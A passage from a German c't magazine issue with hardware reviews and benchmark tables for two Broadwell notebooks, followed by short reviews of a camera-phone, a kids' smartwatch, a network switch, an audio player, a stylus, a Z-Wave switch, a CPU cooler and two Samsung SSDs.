Die verbesserte integrierte Grafik HD 5500 liegt mit rund 44 000 Punkten im 3DMark IceStorm vor der HD-4400-Einheit des i5-4200U (38 000 Punkte), aber hinter der gleichnamigen GPU des i7-4600U (50 000 Punkte). Hintergrund dieser Differenzen ist die Tatsache, dass sich bei Intel identisch benannte GPUs je nach CPU-Modell (i3/i5/i7) im Takt unterscheiden.

Für Spielegrafik jenseits der Sims-Spiele oder Google Earth reicht die 3D-Performance weiterhin nicht; mit detailreichen Spielwelten aktueller Blockbuster à la Battlefield oder Far Cry ist die GPU überfordert. Laut Intel beherrscht sie grundsätzlich 4K-Auflösung bei 60 Hz, aber nur per DisplayPort – eine solche Buchse hat allerdings keiner der Probanden.

Messergebnisse

Notebook	getestet in	Prozessor (Takt / Turbo)	CPU-Leistung[1] besser ▶	3D-Leistung[2] besser ▶	Leistungsaufn. bei 100 cd/m² [W] ◀ besser
Dell Latitude E5450 (14")	c't 5/15, S. 64	Core i5-5300U (2,3 / 2,9 GHz)	280	2512	5,9
Medion Akoya E7416 (17,3")	c't 5/15, S. 64	Core i5-5200U (2,2 / 2,7 GHz)	259	2528	5,9
HP Elitebook 840 (14")	c't 16/14, S. 90	Core i7-4600U (2,1 / 3,3 GHz)	276	2824	5,1
Lenovo ThinkPad T440 (14")	c't 16/14, S. 90	Core i5-4300U (1,9 / 2,9 GHz)	259	2409	4,2
Toshiba Tecra Z40 (14")	c't 16/14, S. 90	Core i5-4200U (1,6 / 2,6 GHz)	231	2298	4,6
Packard-Bell EasyNote TF71BM (15,6")	c't 23/14, S. 70	Celeron N2830 (2,16 / 2,41 GHz)	71	498	6,7

[1] CineBench R15 (n CPU, 64 Bit) [2] 3DMark 13 (Sky Diver)

Energiebedarf

Mindestens ebenso entscheidend wie die Performance ist der Stromhunger. Bei der fünften Core-i-Generation ist dieser Punkt umso interessanter, weil sie im Vergleich zum Haswell-Vorgänger mit kleinerer Strukturbreite gefertigt wird (14 statt 22 nm).

Den guten Eindruck, den die ersten Hybrid-Geräte mit Core M (ebenfalls Broadwell-Innenleben) hinterließen [2], können auch die Testkandidaten bestätigen. Besonders der Energieverbrauch bei geringer Systemlast ist beachtlich niedrig: Bei auf 100 cd/m² abgedunkeltem Bildschirm zieht das Akoya E7416 unter 6 Watt. Damit ist es genauso genügsam wie günstigere 17-Zoll-Geräte mit deutlich lahmeren Atom-Pentiums oder -Celerons.

Beim Latitude E5450 haben wir ebenfalls knapp 6 Watt bei 100 cd/m² Display-Helligkeit gemessen, was uns angesichts des kleineren Bildschirms verwunderte und auch etwas schlechter ist als beim direkten Vorgänger E5440 (5,5 Watt). Es ist gut möglich, dass das bessere Panel hier einen Tribut fordert. Andererseits hatten wir bereits Haswell-bestückte Business-Geräte wie Lenovos ThinkPad T440(s) oder Toshibas Tecra Z40 im Labor, die mit unter 5 Watt auskamen [3].

Dell Latitude E5450

Dell hat sein Business-Notebook Latitude E5450 abgespeckt: Steckte der Vorgänger E5440 noch in einem arg klobigen Gehäuse, so ist das aktuelle Modell nun einen halben Zentimeter flacher. Bei der Renovierung blieben einige Features wie wechselbarer Akku, optisches Laufwerk oder ExpressCard-Schacht auf der Strecke; mindestens die letzten beiden findet man aber auch bei keinem Konkurrenzprodukt mehr. Der Lüfter bleibt bei geringer Systemlast unhörbar leise und dreht nie übermäßig laut auf.

Die beleuchtete Tastatur überzeugt mit gut spürbarem Anschlag und normalgroßen Tasten. Die Steuerung des Mauszeigers erfolgt wahlweise per Touchpad oder über einen Trackpoint.

Als waschechtes Business-Notebook passt das E5450 weiterhin auf die geräte- und generationenübergreifenden E-Docks, die den Wechsel zwischen Schreibtisch und Außentermin vereinfachen. Admins können die Geräte zudem aus der Ferne warten oder so verrammeln, dass der Nutzer sich per Fingerabdruck oder SmartCard (Chipkarte oder kontaktlos) authentifizieren muss. Laufzeitverlängernde Zusatzakkus gibt es nicht mehr; beim Testgerät war bestenfalls nach gut achteinhalb Stunden Schluss.

Das Testgerät mit recht blickwinkelunabhängigem Full-HD-Bildschirm samt ordentlichen Farben entsprach bei Redaktionsschluss der besten Konfiguration, die Dell in seinem Webshop listet. Auch Privatkunden dürfen dort einkaufen, müssen aber auf die augenscheinlich niedrigen Preise auf der Startseite noch die Mehrwertsteuer aufschlagen. Inklusive mitbestellbarem USB-Stick

© Copyright by Heise Zeitschriften Verlag

statt Recovery-DVD und Versand kostet das Testgerät dann knapp 1200 Euro.

Im günstigsten Modell ab 825 Euro steckt ein 1366er-Panel. Den besseren Bildschirm gibt es nicht für die zwei günstigsten Modelle, SSD statt Festplatte nur im Topmodell. Zu den wenigen frei wählbaren Webshop-Optionen zählt ein für alle Modelle erhältliches LTE-Modem (69 Euro). Die im Kaufpreis enthaltene Garantie von 1 Jahr Vor-Ort-Service am nächsten Arbeitstag lässt sich auf bis zu fünf Jahre verlängern (244 Euro).

Medion Akoya E7416

Der Vier-Zellen-Akku (43 Wh) des Akoya E7416 hält über sieben Stunden durch. Das ist mehr als ordentlich – nicht nur angesichts der Tatsache, dass man den 2,7 Kilo schweren 17-Zoll-Riesen wohl nur selten weit abseits von Steckdosen nutzt. Der Akku am hinteren Rand ist mit zwei Schrauben fixiert. Trotz des geringen Energieverbrauchs läuft der Lüfter bei CPU-Leerlauf konstant hörbar – das fällt in ruhigen Umgebungen störend auf. Unter Rechenlast bleibt der Lärm im angemessenen Rahmen.

Intels WLAN-Modul funkt im 2,4- wie auch 5-GHz-Band, in Letzterem sogar nach IEEE 802.11ac. Weil das Modul aber nur einen Stream unterstützt, benötigt man einen 11ac-Router, um hohe Datenraten zu erreichen.

Für USB-Sticks und andere Peripherie, die man gelegentlich anschließt, sind die Schnittstellen im vorderen Seitenbereich praktisch. Allerdings müssen auch Netzwerk- oder Monitorkabel dort eingesteckt werden; die Strippen nehmen dann viel Platz auf dem Schreibtisch ein. Der Kartenleser kann schnelle SDXC-Kärtchen nicht ausreizen.

Trotz der üppigen Gehäuseabmessungen hat die Tastatur nicht das normale 19-Millimeter-Raster, sondern ist etwas gequetscht. Beim Testgerät war die Tastatur in der Mitte hochgebogen, was das Tippgefühl verwässerte und bei jedem Tastendruck ein lautes Klappern verursachte. Dem Touchpad fehlen dedizierte Maustasten.

Der matte Bildschirm strahlt mit knapp 250 cd/m² ausreichend hell. Beim Blick von der Seite erscheint das Bild dunkler und wegen des TN-Panels auch mit verfälschten Farben bis hin zu Invertierungen.

Bei Erscheinen dieser Ausgabe dürfte das Akoya E7416 bei Aldi Nord bereits vergriffen sein. Es ist jedoch davon auszugehen, dass das Gerät in absehbarer Zeit auch über Medions Webshop erhältlich sein wird – dann aber wohl mit nur zwei Jahren Garantie und womöglich mit veränderter Ausstattung zu einem anderen Preis.

Fazit

Die Doppelkerne der fünften Core-i-Generation bieten etwas mehr Performance und einen etwas geringeren Energiehunger, was man gerne mitnimmt. Angesichts der Tatsache, dass sie ab jetzt auf breiter Front zum Einsatz kommen, kann man als Käufer losgelöst vom Prozessor nach dem Notebook gucken, das am besten zu Anspruch und Budget passt. Das dockingfähige Arbeitstier Dell Latitude E5450 und das günstige Heimgerät Medion Akoya E7416 sind zwei konkrete Ausprägungen mit unterschiedlichen Zielgruppen. Wer derzeit ein ansprechendes Haswell-Auslaufmodell findet, kann dort aber weiterhin bedenkenlos zuschlagen – schließlich kommt es auf mehr an als eine minimal bessere CPU-Leistung. (mue@ct.de)

Literatur

[1] Florian Müssig, Nummer 5 lebt!, Die fünfte Generation von Intels Core-i-Prozessoren für Notebooks und Mini-PCs, c't 3/15, S. 20

[2] Florian Müssig, Erstlinge, HP Envy 15 x2 und Lenovo IdeaPad Yoga 3 Pro: Notebook-Tablet-Hybride mit Core-M-CPU, c't 26/14, S. 102

[3] Florian Müssig, Lange geschäftlich unterwegs, Leichte Profi-Notebooks mit ULV-Prozessoren, c't 16/14, S. 90

Broadwell-Notebooks

Modell	Dell Latitude 5450	Medion Akoya E7416
getestete Konfiguration	6D38Q12	MD99460
Lieferumfang	Windows 7 Professional + Windows 8.1 Pro 64 Bit, Recovery-Stick, Netzteil	Windows 8.1 64 Bit, Cyberlink Home Cinema 10, Recovery-DVD, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)		
VGA / DVI / HDMI / DisplayPort / Kamera	H / – / H / – / ✓	L / – / L / – / ✓
USB 2.0 / USB 3.0 / LAN	– / 1 × R, 2 × H / H	2 × R / 2 × L / L
Kartenleser / Strom / Docking-Anschluss	R (SD) / H / U	V (SD) / L / –
Ausstattung		
Display	14 Zoll / 35,6 cm, 1920 × 1080, 16:9, 157 dpi, 13 … 237 cd/m², matt	17,3 Zoll / 44,1 cm, 1600 × 900, 16:9, 106 dpi, 33 … 244 cd/m², matt
Prozessor	Intel Core i5-5300U (2 Kerne mit HT)	Intel Core i5-5200U (2 Kerne mit HT)
Prozessor-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache
Prozessor-Taktrate	2,3 GHz (2,9 GHz bei einem Thread)	2,2 GHz (2,7 GHz bei einem Thread)
Hauptspeicher	8 GByte PC3-12800	4 GByte PC3-12800
Chipsatz / mit Hybridgrafik / Frontside-Bus	Intel Broadwell-ULT / – / –	Intel Broadwell-ULT / – / –
Grafikchip (Speicher)	int.: Intel HD 5500 (vom Hauptspeicher)	int.: Intel HD 5500 (vom Hauptspeicher)
Sound	HDA: Realtek ALC293	HDA: Realtek ALC269
LAN	PCIe: Intel I218-LM (GBit)	PCIe: Realtek (GBit)
WLAN / 5 GHz / alle 5-GHz-Kanäle	PCIe: Intel Wireless-AC 7265 (a/b/g/n-300/ac-867) / ✓ / ✓	PCIe: Intel Wireless-AC 3160 (a/b/g/n-150/ac-433) / ✓ / ✓
Bluetooth / Stack	USB: Intel 4.0 / Microsoft	USB: Intel 4.0 / Microsoft
Touchpad (Gesten)	PS/2: Alps (Trackpoint + Touchpad, max. 4 Finger)	PS/2: ElanTech (max. 3 Finger)
TPM / Fingerabdruckleser	TPM 1.2 / USB: Broadcom Control Vault	– / –
Massenspeicher	SSD: Samsung PM851 (128 GByte / – / –)	Festplatte: HGST TravelStar Z5K500 (500 GByte / 5400 min⁻¹ / 8 MByte)
optisches Laufwerk	–	TSSTcorp SU-208GB (DVD-Multi)
Stromversorgung, Maße, Gewicht		
Akku / wechselbar / Ladestandsanzeige	52 Wh Lithium-Ionen / – / –	43 Wh Lithium-Ionen / – / –
Netzteil	65 W, 307 g, 10,6 cm × 6,4 cm × 2,2 cm, Kleeblattstecker	65 W, 342 g, 12,4 cm × 5,2 cm × 3,2 cm, Kleingerätestecker
Gewicht	1,95 kg	2,73 kg
Größe / Dicke mit Füßen	33,4 cm × 23 cm / 2,5 cm	42 cm × 27,8 cm / 2,9 … 3,2 cm
Tastaturhöhe / Tastenraster	1,8 cm / 19 mm × 19 mm	2 cm / 18,5 mm × 18,5 mm
Leistungsaufnahme		
Suspend / ausgeschaltet	0,4 W / 0,2 W	0,4 W / 0,3 W
ohne Last (Display aus / 100 cd/m² / max)	3,5 W / 7,2 W / 10,1 W	4,7 W / 6,5 W / 7,8 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	30,4 W / 13 W / 35,3 W	27,4 W / 12,8 W / 33,1 W
max. Leistungsaufn. / Netzteil-Powerfactor	63,4 W / 0,55	64,5 W / 0,61
Messergebnisse		
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	8,7 h (5,9 W) / 7,1 h (7,3 W)	7,3 h (5,9 W) / 6,3 h (6,8 W)
Laufzeit Video / 3D (max. Helligkeit)	5,6 h (9,3 W) / 2,3 h (22,8 W)	4,2 h (10,2 W) / 2,1 h (20,4 W)
Ladezeit / Laufzeit nach 1h Laden	1,8 h / 4,9 h	1,3 h / 5,4 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 0,6 Sone	0,2 Sone / 0,7 Sone
Massenspeicher lesen / schreiben	527,3 / 119,1 MByte/s	88,8 / 85,2 MByte/s
IOPS (4K) lesen / schreiben	91638 / 30469	172 / 182
Leserate Speicherkarte (SD / xD / MS)	58,8 / – / – MByte/s	29,7 / – / – MByte/s
WLAN 802.11n 5 GHz / 2,4 GHz (20m)	22,6 / 11,1 MByte/s	15,3 / 6,3 MByte/s
Qualität Audioausgang / Dynamikumfang	⊕⊕ / –99,1 dB(A)	⊕ / –95,9 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	2,83 / 3,08	2,62 / 2,84
CoreMark Single-/Multi-Core / GLBench	14731 / 38188 / 250 fps	13713 / 35308 / 247 fps
3DMark (Ice Storm / Cloud Gate / Sky Diver / Fire Strike)	43712 / 4671 / 2512 / 606	44267 / 4572 / 2528 / 611
Preis und Garantie		
Straßenpreis Testkonfiguration	1200 €	500 €
Garantie	1 Jahr Vor-Ort-Service	3 Jahre

© Copyright by Heise Zeitschriften Verlag

Edle Telefonknipse

Das Panasonic DMC-CM1 will Android-Smartphone und zugleich hochwertige Kompaktkamera sein.

Das Android-Smartphone Panasonic DMC-CM1 richtet sich klar an Foto-Enthusiasten: Es hat ein Leica-Objektiv mit einer Lichtstärke von 1/2.8, einer Festbrennweite von 28 mm und manuellem Einstellring. Der 1 Zoll große Bildsensor ist besonders lichtempfindlich und erfasst 20 Megapixel.

Die edle Ausstattung zahlt sich aus: Fotos zeigen (unter 5 Lux, ISO 3200) kaum Rauschen, dafür aber viele Details. Farben werden natürlich wiedergegeben. Der drehbare Metallring am Objektiv steuert Verschlusszeit, Blende oder ISO. 4k-Videos ruckeln kräftig, da die Kamera sie nur mit 15 fps aufnimmt; FullHD-Videos dreht sie mit 30 fps.

Die Smartphone-Ausstattung ist ebenfalls hochwertig: schneller Quad-Core-Prozessor, LTE und scharfes Display. Letzteres ist aber mit 277 cd/m² Helligkeit bei Sonnenschein kaum noch ablesbar.

Nachteile hat das Hybrid-Konzept dennoch: Das spezielle Objektiv macht das Gehäuse so dick, dass es nur schwer in die Hosentasche passt. Auch vermisst man ein Stativgewinde und einen vollwertigen Blitz. Größter Nachteil ist jedoch der Preis von 900 Euro. Ein vergleichbares High-End-Smartphone in Kombination mit einer handlichen Digitalkamera kostet rund 200 Euro weniger. Bislang ist das Panasonic DMC-CM1 nur in Foto-Fachgeschäften erhältlich. (hcz@ct.de)

Panasonic DMC-CM1 Smart Camera

Android-Smartphone	
Android-Version	4.4.4
Abmessungen / Gewicht	13,5 cm × 6,8 cm × 2,1 cm / 202 g
Display	4,7 Zoll, 1920 × 1080 (472 dpi), 277 cd/m²
Prozessor / Kerne / Takt	Qualcomm Snapdragon 801/ 4/ 2,3 GHz
Arbeitsspeicher / Flash-Speicher (verfügbar) / SD-Karte	2 GByte / 16 GByte (11,04 GByte) / MicroSDXC
Auflösung Haupt- / Frontkamera	5472 × 3648 (20 MPixel) / 3840 × 2160
Preis	900 €

Meine erste Computeruhr

Mit der „Kidizoom Smart Watch“ verspricht VTech „eine coole Uhr für smarte Kids“.

Wer seinem Kind die Kidizoom als erste Uhr kauft, macht nichts falsch: Das in verschiedenen Farben erhältliche Modell mit robustem Plastikgehäuse bietet auf seinem 3,66 cm durchmessenden farbigen LC-Touchdisplay (128 × 128 Pixel) sehr viele, gut ablesbare analoge und digitale Zifferblätter. Recht sicher ist für jeden Geschmack etwas dabei. Hinzu kommen Stoppuhr, Timer und Wecker sowie drei Games (Gedächtnistraining, Reaktionsspiel und Drehpuzzle). Letztere sind mit recht dudeliger Musik und etwas anstrengenden Soundeffekten hinterlegt; dankenswerterweise lässt sich die Lautstärke aber regulieren.

Eine eingebaute Kamera samt Mikrofon ermöglicht Fotos, maximal einminütige MJPEG-Videos und reine Sprachaufnahmen. Die fertigen Werke lassen sich auf der Uhr wiedergeben und mit verschiedenen Filtern bearbeiten. Alternativ überspielt man sie aus dem 128-MByte-Speicher über die USB-Buchse auf einen Rechner; die Uhr meldet sich dabei als Wechselspeicher an. Eine ausgewachsene Smartwatch ist die Kidizoom nicht, da es weder eine Handyfunktion gibt noch sich zusätzliche Apps auf der Computeruhr installieren lassen. Dafür schlägt das Kindermodell viele der großen Brüder beim Thema Akku: Der ist hier wechselbar, lässt sich einfach über die erwähnte USB-Buchse aufladen und reicht – dank (regelbarer) Bildschirmabschaltung – für eine Laufzeit von mehreren Tagen.

Die rund 50 Euro teure Kidizoom Smart Watch dürfte vor allem kleineren Kindern gefallen. Älterer Nachwuchs stört sich hingegen schnell an der Simplizität der Spiele und der äußert mäßigen Qualität der Aufnahmen. (nij@ct.de)

Kidizoom Smart Watch

Kinder-Smartwatch	
Hersteller	Vtech, www.vtech.de
maximale Auflösung	Foto: 0,3 MPixel, Video: 320 × 240 Pixel bei 15 fps
Altersempfehlung	5 bis 12 Jahre
Preis	50 €

10G-Firmen-Switch

Netgears S3300er-Switches binden WLAN-Basen und IP-Telefone nicht nur ins LAN ein, sondern versorgen sie optional auch mit Energie.

Mit einem Einstandspreis von weniger als 600 Euro für das Basismodell sind die S3300er-Switches interessant, wenn das Firmen-LAN wächst und für die Verbindung zum Kernnetz gebündelte Gigabit-Ethernet-Links (GE) nicht mehr ausreichen. Die Switch-Serie S3300 gibt es mit 24 oder 48 GE-Ports, optional zur Energieversorgung von WLAN-Basen oder IP-Telefonen auch mit PoE+ (IEEE 802.3at, max. 30 Watt). Wenn die 10-Gigabit/s-Ports nicht als Uplink ins Kernnetz dienen, kann man darüber bis zu sechs Switches zu einem gemeinsam verwalteten Stack zusammenfassen. In die beiden SFP+-Ports passen auch dedizierte Stacking-Kabel (Direct Attach), die man wie die 10GBase-T-Ports bündeln kann.

Ethernet-AVB (Audio/Video Bridging, c't 13/13, S. 176) und Spezialitäten wie Unterstützung für das Precision Time Protocol (IEEE 1588) oder automatische VLAN-Konfiguration per MVRP sind optional per EAV-Lizenz erhältlich, die je nach Modell 218 oder 384 Euro kostet. Das EAV-Paket funktioniert nur, wenn Stacking nicht aktiv ist. Für Firmen essenzielle Funktionen bringen die S3300er-Switches dagegen ab Werk mit, etwa VLANs mit automatischer Zuordnung von VoIP- und Video-Verkehr oder Client-Authentifizierung per RADIUS/TACACS+ und viele weitere. Das lässt sich alles auf übersichtlichen Webseiten per Browser konfigurieren. Sparsam sind die S3300er auch: Mit aktiviertem Energy Efficient Ethernet (EEE) sank die Leistungsaufnahme unseres Musters ein gutes Stück. (ea@ct.de)

S3300-28X-PoE+ (GS728TXP)

Konfigurierbarer Gigabit-Switch	
Hersteller	Netgear, www.netgear.de
Bedienelemente	Reset, Werkseinstellung, 3 + 2 + 24 × 2 Statusleuchten, 7-Segment-Anzeige (Stack ID)
Anschlüsse	26 × RJ45 (24 × Gigabit-Ethernet, 2 × 10GBase-T), 2 × SFP+, optional redundantes Netzteil
Leistungsaufnahme	21,7 / 27,5 Watt (25 Ports aktiv, mit/ohne EEE, kein Traffic, keine PoE-Abgabe)
Preis	1027 € (583 € ohne PoE, GS728TX)

© Copyright by Heise Zeitschriften Verlag

HQ-Einstieg

Sonys jüngster Walkman verspricht High-End-Sound zum Einstiegspreis.

Rein äußerlich macht Sonys Walkman NWZ-A15 wenig Staat: Mit 11 cm × 4,3 cm Kantenlänge erinnert der 8 mm dicke Player im Alu-Gehäuse an iPods längst vergangener Tage. Auch das hochkant verbaute QVGA-Display ohne Touch lockt niemanden hinter dem Ofen hervor. Ein güldenes HiRes-Klebchen auf der Front weist auf innere Werte hin: Der NWZ-A15 versteht sich auf die Wiedergabe von HQ-Musik mit hoher Abtastrate.

In der Packung findet sich außer dem Player lediglich ein USB-Kabel. Der Walkman lässt sich wahlweise direkt als USB-Massenspeicher oder über die auf dem Player abgelegte Transfer-Software Media Go mit Musik befüllen. Auf Mac-OS- und Windows-Systemen erlaubt sie das Grabben von CDs, sowie das Verwalten und Übertragen von Musik, Fotos, Videos und Podcasts. Der Player ist mit 16 GByte Flash-Speicher bestückt. Über einen SD-Karteneinschub lässt er sich immerhin bequem mit bis zu 128 GByte Speicher erweitern.

Der NWZ-A15 spielt komprimierte Musik im MP3, AAC und WMA-Format. Mit Apple Lossless Audio oder FLAC verlustfrei komprimierte Musik und unkomprimierte PCM-Titel (AIFF oder WAV) gibt er ebenfalls wieder und kann WAV- und FLAC-Dateien dabei mit Abtastraten bis 192 kHz abspielen. Der Klang ist sauber, mit 0,3 V ist der maximale Ausgangspegel allerdings nicht besonders hoch. Auch per Bluetooth A2DP gekoppelte Kopfhörer sind etwas leiser als üblich.

Klanglich kann der kleine mit deutlich teureren HQ-Spielern wie dem Walkman NWZ-ZX1 nicht ganz mithalten. Mit 200 Euro bietet er dafür den derzeit günstigsten Einstieg in die Welt der HQ-Musik. Schade, dass die 64-GByte-Variante NWZ-A17 dem US-Markt vorbehalten bleibt. (sha@ct.de)

NWZ-A15	
HQ-Walkman	
Hersteller	Sony, www.sony.de
Ausstattung	SD-Karteneinschub, Bluetooth (A2DP, Apt-X)
Laufzeit	48 h
Preis	200 €

Pixel-Tatsch

Der iPad-Stift „Adonit Jot Touch with Pixelpoint“ gibt die Druckstärke an Apps weiter und will ihnen dabei helfen, Handballen und Stiftspitze zu unterscheiden.

Wie der Intuos Creative Stylus 2 und der Bamboo Stylus Fineline von Wacom (c’t 1/15, S. 53) besitzt auch der „Jot Touch with Pixelpoint“ von Adonit eine Hartplastikspitze. Wie bei der Konkurrenz wird auch diese Spitze ihrem Namen mit einem Durchmesser von drei Millimetern tatsächlich gerecht – das hat bei iOS Seltenheitswert.

Der fest eingebaute Akku des Jot Touch wird über einen USB-Dongle aufgeladen. Dazu rastet das Stiftende in einer magnetischen Einlassung des Dongles ein. Der Magnet hält den Stift auch bei vertikalen USB-Ports fest. Verlegt man den Dongle, lässt sich der Stift allerdings nicht mehr aufladen. Das hat Wacom mit seinem ins Stiftende integrierten Micro-USB-Stecker besser gelöst.

Davon abgesehen wirkt der Jot Touch wie eine Mischung aus den beiden Wacom-Cousins: gleiche Länge, Druckstufenübermittlung über Bluetooth 4.0, zwei Seitentasten wie beim Intuos-Stylus, dank einer Fase an der Spitze so dünn wie der Bamboo Fineline.

Leider leidet der Jot Touch auch an denselben Schwächen: Nur wenige Apps unterstützen den Stift vollständig. Am iPad Air 2 funktioniert die Handballenerkennung nur sporadisch, was einem App-Entwickler zufolge an der Hardware liegt (siehe c’t-Link). Unterstützt eine App den Stift nicht direkt, haben Striche bei schräg gehaltenem Stift bis zu drei Millimeter Versatz zur Stiftspitze.

Wie die Wacom-Stifte bleibt auch der Jot Touch weit hinter dem zurück, was iOS-Anwender von Stifteingabe erwarten. (ghi@ct.de)

c't Keine Handballenerkennung in Procreate: ct.de/yqnb

Jot Touch with Pixelpoint	
Druckempfindlicher iPad-Stift	
Hersteller	Adonit, www.adonit.net
Systemvoraussetzungen	iPad 3, iPad mini
Preis	100 US-Dollar (Straße: 93 €)

Licht unter Kontrolle

Der Swiid Cord Switch ersetzt den Schnurschalter einer Lampe und lässt sich über die Funktechnik Z-Wave fernsteuern.

In Heimautomationssystemen sorgen gewöhnlich funkgesteuerte Zwischenstecker dafür, dass sich Lampen aus der Ferne ein- und ausschalten lassen. Das geht aber nur so lange gut, bis ein unbedarfter Besucher die Lampe über deren eigenen Schnurschalter ausschaltet. Der funkgesteuerte Swiid Cord Switch löst das Problem. Es ist allerdings ein reiner Schalter; ein Dimmer fehlt ebenso wie die Messung der Leistungsaufnahme. Entgegen anderslautender Angaben im Internet lässt sich der Schalter auch in Wohnungen mit Zweidrahtverkabelung einsetzen.

Wie für ein netzbetriebenes Z-Wave-Gerät üblich funktioniert das in Frankreich als SwiidInter vermarktete Gerät als Repeater. Die Einbindung in unser Testsystem (Indigo-6-Server auf Mac mit Aeontech Z-Stick 2) klappte auf Anhieb. Der Schalter meldet über die Hauptverbindung aber keine Statuswechsel zum Controller. In unserem Testaufbau funktionierte das erst, als wir auch seine zweite Assoziationsgruppe mit dem Controller verbanden. Dieser Trick klappt aber eventuell nicht mit jedem Gateway.

Bei direkter Verknüpfung mit Z-Wave-Geräten soll ein längerer Druck des Knopfes eine zweite Aktion auslösen. In Verbindung mit einem primären Controller gelang uns die Nutzung dieser Funktion nicht, die Dokumentation half nicht weiter. Trotzdem ist der Swiid Cord Switch eine nützliche, wenn auch recht teure Ergänzung für die vernetzte Wohnung. (nij@ct.de)

Swiid Cord Switch	
Funkgesteuerter Schnurschalter	
Hersteller	CBCC Domotique, www.swiid.com
Funk	Z-Wave (868,42 MHz für EU), max. 30 m in Gebäuden
max. Leistungsaufnahme Lampe	660 Watt (laut Hersteller)
eigene Leistungsaufnahme	0,2 Watt
Abmessungen	8,4 cm × 3,2 cm × 2,9 cm
Preis	80 € (Import inkl. Versand)

© Copyright by Heise Zeitschriften Verlag

Leiser Gigant

Der Prozessorkühler Macho bewahrt auch stromdurstige CPUs leise vor dem Überhitzen.

Moderne High-End-Prozessoren mit sechs oder acht Kernen wie Intel Core i7 oder AMD FX verheizen unter Last weit über 100 Watt. Dennoch soll ein Rechner auch bei Dauer-Volllast idealerweise nicht zu hören sein. Thermalright will dieses Dilemma mit dem CPU-Kühler Macho Rev.B lösen. Die Abwärme leiten sechs Heatpipes zu einem Lamellenstapel, an dem ein großer Lüfter angebracht ist. Im Vergleich zur ersten Revision des Macho verwendet Thermalright nun einen Ventilator mit deutlich niedrigerer Anfangsdrehzahl.

Wegen der Gesamtmasse von 880 Gramm stattet Thermalright den Kühler mit einer Schraubhalterung aus. Bei der Montage des Befestigungsrahmens sollte man die gewünschte Ausrichtung prüfen, denn bereits hier entscheidet sich, in welche Richtung der Lüfter bläst. Um den Kühler unfallfrei am Rahmen anzuschrauben, ist im Lieferumfang ein langer Schraubendreher mit Magnetspitze enthalten.

Für die Tests haben wir den Macho in unseren Hexa-Core-Bauvorschlag aus c't 1/15 eingebaut. Die Kerntemperaturen des Core i7-5930K erreichten unter Volllast mit Linpack 76 °C. Dabei musste der Lüfter seine Drehzahl von maximal 1300 U/min bei Weitem nicht ausschöpfen (800 U/min) und war wie im Leerlauf (300 U/min) nur aus geringer Entfernung zu hören (<0,1 Sone).

Der Macho überzeugt mit hoher Kühlleistung, leisem Lüfter und vergleichsweise unkomplizierter Montage. Wegen der Tower-Bauweise sollte man den Spannungswandlern auf dem Mainboard zusätzlich einen Gehäuselüfter gönnen. (chh@ct.de)

Macho Rev. B

Prozessorkühler	
Hersteller	Thermalright, www.thermalright.de
Abmessungen (H × B × T)	165 mm × 152 mm × 129 mm
Lüfter	140 mm, 4-Pin (PWM)
CPU-Fassungen	LGA775/1150/1155/1156/1366/2011 (-v3), AM2/3(+), FM1/2(+)
Preis	40 €

So klein, so schnell

Samsungs Portable SSD T1 sieht aus wie ein etwas zu groß geratener USB-Stick. Bei den Übertragungsleistungen hängt sie aber jeden Stick ab.

Die erste externe SSD von Samsung hat schon einen gewissen Schnuckelfaktor: Sie ist so breit wie eine Kreditkarte und knapp einen Zentimeter kürzer, das schwarze Gehäuse wirkt durchaus edel. Darin stecken ein USB-Wandler von ASMedia und eine – noch nicht erhältliche – Samsung 850 Evo im mSATA-Format mit eigener Firmware.

Die SSD ist mit 250 GByte, 500 GByte und 1 TByte Kapazität erhältlich. Per USB 3.0 erreicht unser 250 GByte großes Testmuster Übertragungsraten von bis zu 430 MByte/s – die meisten großen USB-Sticks schaffen nur rund die Hälfte. Da das Kunststoffgehäuse die Wärme der Flash-Chips nur schlecht abführen kann, schaltet die SSD bei anhaltenden Schreibvorgängen herunter.

Beim ersten Anstecken an einen Windows- oder Mac-OS-Rechner zeigt die Portable SSD T1 lediglich ein Laufwerk mit nur wenigen MByte, von dem aus man ein Hilfsprogramm zum Schutz der Daten vor unberechtigtem Zugriff installieren kann. Nach der Eingabe des richtigen Passworts zeigt die SSD die Gesamtkapazität an.

Vergisst man sein Passwort, lässt sich die SSD nur mit Hilfe des Samsung-Kundendienstes auf den Werkszustand zurücksetzen. Das dazu notwendige Hilfsprogramm lässt sich nicht von der Samsung-Webseite laden, wie der Hilfetext und die Beschreibung suggerieren. Das soll verhindern, dass jemand eine „gefundene" SSD nutzen kann.

Die Portable SSD T1 ist so klein, dass man sie sogar in der Hosentasche transportieren kann; dafür ist auch das nur 10 Zentimeter lange Kabel optimal. Ein Schnäppchen ist sie nicht, aber USB-Sticks mit der gleichen Kapazität sind häufig noch teurer. (ll@ct.de)

Portable SSD T1

Externe SSD	
Hersteller	Samsung, www.samsung.de
Größe, Gewicht	71 mm × 53 mm × 9 mm, 25 g (250 GByte)
Straßenpreis	165 € (250 GByte), 265 € (500 GByte), 525 € (1 TByte)

Schneller Streifen

Als erste SSD im M.2-Format liefert die Samsung SM951 mehr als 2 GByte pro Sekunde – wenn man sie per PCIe 3.0 x4 anschließt.

Solid-State Disks (SSDs) im M.2-Format lösen allmählich ihre ähnlich kompakten mSATA-Vorgänger ab. M.2-SSDs gibt es mit SATA-6G-Interface, aber auch mit schnelleren PCIe-Controllern. Die Samsung SM951 ist für M.2-Fassungen mit vier PCIe-3.0-Lanes gedacht. Damit sind theoretisch 4 GByte/s möglich, was die SM951 nicht schafft – verständlicherweise: Die M.2-Bauform beschränkt die Anzahl der NAND-Flashes sowie Stromversorgung und Kühlung.

Bei lange anhaltenden Zugriffen wird die SM951 recht warm. Beim Lesen kommt sie mit 2,3 GByte/s immerhin über die Grenze von PCIe 2.0 x4 hinaus und liefert fast das Vierfache der schnellsten SATA-6G-SSDs. Die knapp 130 000 IOPS liegen deutlich über dem, was SATA-SSDs können. Freilich bringt das nur bei wenigen Desktop-Anwendungen Vorteile. Und nicht alle Mainboards können von einer M.2-SSD booten. Die SM951 meldet sich als AHCI-Laufwerk.

